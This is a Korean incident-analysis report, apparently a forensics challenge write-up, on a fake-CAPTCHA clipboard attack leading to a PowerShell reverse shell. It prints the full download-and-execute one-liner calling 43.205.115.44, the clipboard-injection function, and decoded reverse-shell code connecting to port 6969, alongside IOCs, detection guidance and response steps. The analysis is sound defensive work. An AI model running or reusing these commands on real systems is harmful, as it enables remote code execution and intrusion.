

침해사고 분석보고서

Pikaptcha

가짜 CAPTCHA 클립보드 유도과 PowerShell 리버스 셸 분석

사건 일시 2024-09-23 05:07:45-05:14:31 UTC

영향 사용자 happy.grunwald

공격 경로 가짜 CAPTCHA → PowerShell → 리버스 셸

사건 요약

사용자 happy.grunwald는 Microsoft Office 업데이트로 위장한 링크를 열어 가짜 reCAPTCHA 페이지에 접속했다. 페이지는 Windows+R, Ctrl+V, Enter 입력을 안내했고 stageClipboard 함수가 PowerShell 명령을 클립보드에 복사했다. 사용자가 이를 실행하면서 2024-09-23 05:07:45 UTC에 초기 침투가 발생했다.

실행된 명령은 43.205.115.44에서 office2024install.ps1을 DownloadString으로 받아 IEX로 메모리에서 실행했다. 해당 스크립트의 SHA-256은 579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE이며, 디코딩 결과 같은 IP의 TCP/6969로 접속하는 PowerShell 리버스 셸이었다.

핵심 확인 사항

초기 실행	05:07:45 UTC	RunMRU-Prefetch 실행 시각 [E-01, E-02]
다운로드	office2024install.ps1	HTTP 1,355 bytes [E-03]
C2 통신	43.205.115.44:6969	TCP 리버스 셸 [E-05, E-06]
세션 유지	403초	05:07:48.073971-05:14:31.484932 [E-07, E-08]

결론: 사용자가 직접 붙여넣은 PowerShell 명령으로 초기 코드 실행이 성립했고, 공격자 서버에서 받은 2단계 스크립트가 6969번 포트의 양방향 명령 셸을 구성했다. 세션 종료 원인과 셸에서 실행된 후속 명령은 현재 기록만으로 확정되지 않는다.

침해 흐름과 주요 시각

레지스트리·Prefetch 실행 흔적과 PCAP의 UTC 패킷 시각을 하나의 흐름으로 정렬했다. 네트워크 세션 길이는 종료 시각에서 시작 시각을 뺀 403.410961초이며, 문제의 정수 답은 403초다.

확인된 사건 순서

사전 단계	피싱 링크 접속	Office 업데이트로 위장한 가짜 CAPTCHA 페이지 노출
사용자 행위	클립보드 명령 실행	Windows+R → Ctrl+V → Enter 안내 수행
05:07:45	PowerShell 시작	RunMRU 명령 및 Prefetch 최초 실행 [E-01, E-02]
05:07:47	스크립트 요청	GET /office2024install.ps1, HTTP 전송 [E-03]
05:07:48.073971	리버스 셸 연결	피해 호스트에서 43.205.115.44:6969로 TCP 연결 [E-07]
05:14:31.484932	세션 종료	마지막 관련 TCP 패킷 [E-08]

공격 사슬

피싱 링크 → 가짜 CAPTCHA → stageClipboard() → Windows Run 대화상자 → PowerShell DownloadString → IEX 메모리 실행 → office2024install.ps1 디코딩 → TCP/6969 리버스 셸

분석 판단

최초 PowerShell 실행과 C2 연결 사이의 간격은 약 3초다. 사용자 실행, 스크립트 다운로드, 후속 셸 연결이 짧은 시간 안에 같은 외부 IP로 이어져 하나의 침해 체인임을 뒷받침한다.

가짜 CAPTCHA 동작 원리

공격 페이지는 정상 reCAPTCHA 화면을 모방하지만 실제 검증 대신 사용자가 운영체제 실행 창을 열고 클립보드 내용을 직접 실행하도록 유도한다. 브라우저가 명령을 직접 실행하지 않고 사용자의 입력을 이용하므로 웹 격리와 다운로드 경고를 우회하기 쉬운 ClickFix 형태다.

사용자에게 표시된 절차

- 01

Windows + R

Windows 실행 대화상자 열기
- 02

Ctrl + V

페이지가 복사한 PowerShell 명령 붙여넣기
- 03

Enter

사용자 권한으로 명령 실행

클립보드 주입 함수

```
function stageClipboard(commandToRun, verification_id) {  
  const revershell = `powershell -NoP -NonI -W Hidden -Exec Bypass ...`;   
  const textToCopy = revershell;  
  setClipboardCopyData(textToCopy);  
}
```

악성 함수

stageClipboard()

PowerShell 명령을 클립보드에 기록

MITRE ATT&CK

T1204.004

User Execution: Malicious Copy and Paste

통제 지점

가짜 CAPTCHA에서 Windows 실행 창·터미널·PowerShell을 열도록 지시하는 행위를 차단 신호로 활용한다. 브라우저 직후 PowerShell이 실행되고 DownloadString, IEX, Hidden, ExecutionPolicy Bypass가 함께 나타나는 프로세스 연쇄를 우선 탐지한다.

초기 명령과 실행 시각

NTUSER.DAT의 Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 키에는 사용자가 실행 대화상자에 입력한 PowerShell 명령이 남아 있다. 값 끝의 #1은 RunMRU 순서 표식이며 실제 명령에는 포함하지 않는다.

실행된 전체 명령

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command  
"IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"
```

명령 구성 해석

-NoP / -NonI

프로필 미적용·비대화형 실행

-W Hidden

PowerShell 창 숨김

-Exec Bypass

현재 프로세스의 실행 정책 우회

DownloadString

원격 PowerShell 스크립트를 문자열로 수신

IEX

수신한 문자열을 Invoke-Expression으로 즉시 실행

최초 실행 시각

확인 시각

2024-09-23 05:07:45 UTC

RunMRU LastWrite / Prefetch [E-01, E-02]

실행 계정

happy.grunwald


사용자 컨텍스트

판단: RunMRU는 명령 입력 흔적을, Prefetch는 powershell.exe 실행 흔적을 각각 제공한다. 두 아티팩트가 같은 시각대에 일치하므로 클립보드 명령의 실제 실행이 확인된다.

2단계 스크립트 수신과 식별

PowerShell 명령 실행 뒤 피해 호스트 172.17.79.129는 43.205.115.44에 /office2024install.ps1을 요청했다. 서버는 HTTP 200으로 1,355바이트를 반환했으며, PCAP에서 동일 객체를 추출해 해시를 산출할 수 있다.


HTTP 요청 흐름



No.	Time	Source	Destination	Protocol	Length	Info
57448	54.117721	172.17.79.129	43.205.115.44	HTTP	401	GET / HTTP/1.1
57543	54.213206	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)
58627	55.204215	172.17.79.129	43.205.115.44	HTTP	354	GET /favicon.ico HTTP/1.1
58687	55.267993	43.205.115.44	172.17.79.129	HTTP	546	HTTP/1.1 404 Not Found (text/html)
148864	145.731953	172.17.79.129	43.205.115.44	HTTP	138	GET /office2024install.ps1 HTTP/1.1
148887	145.804094	43.205.115.44	172.17.79.129	HTTP	210	HTTP/1.1 200 OK
157600	155.769514	172.17.79.129	43.205.115.44	HTTP	493	GET / HTTP/1.1
157780	155.835952	43.205.115.44	172.17.79.129	HTTP	668	HTTP/1.1 200 OK (text/html)

그림 1. 피싱 페이지 접근과 office2024install.ps1 요청-응답 흐름 [E-03].


추출된 HTTP 객체



패킷	호스트 이름	내용 유형	크기	파일 이름
148887	43.205.115.44		1355 bytes	office2024install.ps1

그림 2. 43.205.115.44에서 받은 1,355바이트 office2024install.ps1 [E-03].

SHA-256 확인



Algorithm	Hash	Path
SHA256	579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE	C:\Users\user\Desktop\Pentest\...

그림 3. 추출 파일의 Get-FileHash 결과 [E-04].

579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE

IEX와 DownloadString 조합으로 스크립트 내용이 PowerShell 메모리에서 평가됐다. 디스크 파일의 존재만으로 탐지하는 통제는 이 실행 경로를 놓칠 수 있다.

PowerShell 리버스 셸

office2024install.ps1은 Base64로 인코딩된 PowerShell을 -e 옵션으로 실행한다. PowerShell 인코딩 규칙에 맞춰 UTF-16LE로 디코딩하면 TCPClient를 생성해 43.205.115.44:6969에 연결하고, 받은 명령을 IEX로 실행한 뒤 결과를 같은 스트림으로 반환하는 루프가 확인된다.

디코딩된 핵심 로직

```
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969)
$stream = $client.GetStream()
while (($i = $stream.Read($bytes,0,$bytes.Length)) -ne 0) {
    $data = [Text.ASCIIEncoding]::new().GetString($bytes,0,$i)
    $sendback = (iex $data 2>&1 | Out-String)
    $stream.Write($sendbyte,0,$sendbyte.Length)
}
$client.Close()
```

C2 목적지

43.205.115.44:6969

피해 호스트가 외부로 연결

셸 유형

PowerShell TCP

명령 수신·IEX 실행·결과 반환

행위 해석

공격자는 별도 원격관리 도구를 설치하지 않고 PowerShell과 .NET TCPClient만으로 대화형 셸을 구성했다. 이 연결은 명령 실행 결과와 현재 작업 경로를 공격자에게 되돌려 보내도록 구현돼 있다.

ATT&CK 매핑

T1059.001 PowerShell · T1105 Ingress Tool Transfer. TCP/6969 통신은 애플리케이션 계층 프로토콜이 아닌 직접 소켓 기반 C2로 관찰된다.

미확인: 셸 세션에서 공격자가 실행한 개별 명령과 반환 데이터는 현재 분석 기록에 포함되지 않았다.

C2 연결 지속시간

PCAP에서 43.205.115.44:6969 관련 TCP 흐름의 첫 패킷과 마지막 패킷을 대조했다. 시작은 05:07:48.073971 UTC, 종료는 05:14:31.484932 UTC다.

연결 시작




그림 4. Frame 149239, C2 세션 시작 시각 [E-07].

연결 종료




그림 5. Frame 480663, C2 세션 종료 시각 [E-08].

지속시간 계산

```
05:14:31.484932 - 05:07:48.073971 = 00:06:43.410961
Exact duration: 403.410961 s | Reported value: 403 s
```

403초 동안 연결이 유지됐다는 사실은 리버스 셸이 단순 연결 시도에 그치지 않고 일정 시간 활성 상태였음을 보여준다. 다만 연결 유지만으로 해당 시간 동안 계속 명령이 실행됐다고 단정하지 않는다.

IOC 및 공격 기법

탐지·차단과 영향 범위 확인에 사용할 지표를 정리했다. 동일 IP가 피싱 페이지, 스크립트 배포와 리버스 셸 C2 역할을 함께 수행했다.

IOC 요약

IPv4 · C2/배포	43.205.115.44	피싱·PS1 배포·TCP 셸
IPv4 · 피해 호스트	172.17.79.129	PCAP 내부 워크스테이션
TCP 포트	6969	PowerShell 리버스 셸
HTTP 경로	/office2024install.ps1	2단계 스크립트
파일명	office2024install.ps1	1,355 bytes
SHA-256	57928444...42914DE	전체 값은 6쪽 참조
JavaScript 함수	stageClipboard	클립보드 명령 주입

MITRE ATT&CK 매핑

T1204.004	Malicious Copy and Paste	가짜 CAPTCHA가 사용자의 붙여넣기·실행을 유도
T1059.001	PowerShell	숨김 정책 우회·인코딩 명령 실행
T1105	Ingress Tool Transfer	DownloadString으로 원격 PS1 수신
탐지 시에는 단일 IOC보다 브라우저 → Run 대화상자 → PowerShell → 외부 HTTP → 비표준 TCP 연결의 연속 행위를 우선한다.		

영향 평가와 대응 권고

판단 수준

확인	stageClipboard가 악성 PowerShell 명령을 클립보드에 기록.
확인	05:07:45 UTC PowerShell 실행 및 외부 PS1의 메모리 실행.
확인	43.205.115.44:6969 리버스 셸이 403초 동안 연결됨.
미확인	셸을 통해 실행된 후속 명령, 유출 데이터와 지속성 확보 여부.

우선 대응

1	호스트 격리	happy.grunwald 워크스테이션의 네트워크를 분리하고 메모리·디스크·로그를 보존한다.
2	IOC 차단	43.205.115.44와 TCP/6969를 차단하고 전사 DNS·프록시·방화벽 기록을 검색한다.
3	계정 보호	사용자 세션과 토큰을 폐기하고 계정 인증정보 노출 여부를 확인한 뒤 필요한 자격을 교체한다.
4	행위 탐지	브라우저 직후 powershell.exe 실행, DownloadString-IEX-Hidden-Bypass 조합을 경보화한다.
5	사용자 통제	CAPTCHA가 Run 창이나 터미널 실행을 요구하는 경우 즉시 신고하도록 안내한다.

증거 등록부

E-01	NTUSER.DAT	RunMRU PowerShell 명령	E-02	Prefetch	05:07:45 실행 시각
E-03	PCAP	HTTP PS1 요청 / 1,355 bytes	E-04	추출 PS1	SHA-256 해시
E-05	PS1 디코딩	TCPClient / IEX 루프	E-06	HTML	stageClipboard 함수
E-07	PCAP	C2 시작 05:07:48.073971	E-08	PCAP	C2 종료 05:14:31.484932